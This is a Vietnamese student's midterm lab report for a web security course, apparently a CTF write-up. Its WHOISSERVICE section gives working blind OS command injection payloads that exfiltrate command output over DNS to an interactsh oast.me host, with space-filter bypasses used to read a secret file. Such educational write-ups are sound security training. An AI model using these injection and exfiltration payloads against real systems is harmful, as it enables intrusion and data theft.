Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Giữa kỳ

Tên chủ đề: Thi thực hành giữa kỳ

GV: Nghi Hoàng Khoa

Ngày báo cáo: 23/04/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Lê Hoàng Phúc	20521763	20521763@gm.uit.edu.vn

NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	WELCOME	100%	Lê Hoàng Phúc
2	FIND DOCUMENT	100%	Lê Hoàng Phúc
3	WHOISSERVICE	100%	Lê Hoàng Phúc
4	CTFPLATFORM	0%	
5	SECUREAPP	0%	


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1)WELCOME

Tham gia Discord để lấy flag: https://discord.gg/UDwAXRXs




2) FIND DOCUMENT


Tìm file bbls_rel6_student.pdf trên *.rmit.edu.vn

Flag sẽ là định dạng: flag{md5 của file}


Đầu tiên sử dụng: Internet Archive: Wayback Machine để tìm file : bbls_rel6_student.pdf



Trong các đường dẫn trả về ta sẽ tìm đường dẫn có chứa rmit.edu.vn:



Tải file về ta sử dụng md5sum trên linux để tính mã hash :



⇨ **flag{ c769e47914ed6f3cd793d0b09e9acafe}**

3) WHOISSERVICE

A tool to check your domain's status. http://45.122.249.68:20007


Sau khi thử gửi các payload tại các option nslookup, dig , host thì tại options host khi chèn `comand`.<domainnameserver> thì kết quả của command được nối vào domainnameserver khi truy vấn.

Do không dùng được burp pro để sử dụng burp collabrator nên em sẽ sử dụng thêm tools sau : interactsh

projectdiscovery/interactsh: An OOB interaction gathering server and client library (github.com)

Dùng payload sau để check :

command=host&target=`**whoami**`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me



Nhận thấy payload của ta đã chèn thành công. Kết quả lệnh whoami đã được đính vào input của lệnh host.


Khi duyệt các tệp trong thư mục thì phát hiện nếu kết quả của lệnh chèn vào có ký tự xuống dòng thì sẽ bị đứt đoạn nên dùng thêm lệnh base64 dể nối lại các output từ lệnh chèn vào.

Dùng payload sau để liệt kê các file và thư mục tại thư mục hiện hành :

command=host&target=`**ls|base64**`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me

Kết quả nhận về:

Decode lần lượt các mã này để tìm output đúng :



Đến đây ta lại gặp phải vấn đề khác khi web có filter các khi tự như dấu cách (‘ ‘) , dấu (/) , và output từ lệnh không được quá dài.

Muốn duyệt các thư mục khác mà không dùng dấu ‘/’ thì em sẽ dùng nhiều lệnh “cd ..” để di chuyển giữa các thư mục .

Nhưng lệnh “**cd ..**” lại có dấu cách (‘ ’) => bypass bằng ký tự : **%09** (là dấu tab ngang).

Vậy đến đây nếu output quá dài thì làm sao ? => dùng lệnh “**head -c** “ để lấy các ký tự đầu , có thể kết hợp thêm lệnh **tail** để lấy các ký tự sau nếu cần thiết .

Khi duyệt lần lượt các thư mục mẹ của thư mục hiện tại thì tại thư mục root (/) tìm được một file có tên secrec khá đáng nghi :


Payload :


command=host&target=**`cd%09..;cd%09..;cd%09..;ls|base64|head%09-c%0960`.**

Trong đó:

%09 để bypass filter của dấu cách .

head -c 60 : để lấy 60 ký tự đầu (do thư mục root có rất nhiều thư mục con nên output sẽ rất lớn)





Output thu được có một file : -secret6247e5b75faf56be729e khá đáng nghi.


Tìm cách đọc file này :

Dùng lệnh **cat -secret6247e5b75faf56be729e** lại không được do có dấu cách nên dùng **cat<-secret6247e5b75faf56be729e** để đọc

Payload :

command=host&target=`**cd%09..;cd%09..;cd%09..;cat<-secret6247e5b75faf56be729e**`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me

Có được flag :



⇨ flag{bLind_os_command_injecTion}

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

– Sinh viên tìm hiểu và thực hành theo hướng dẫn.

– Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).

– Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

– File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.

– Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.

– Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*

– Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

– Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.

– Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

– Chuẩn bị tốt.

– Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT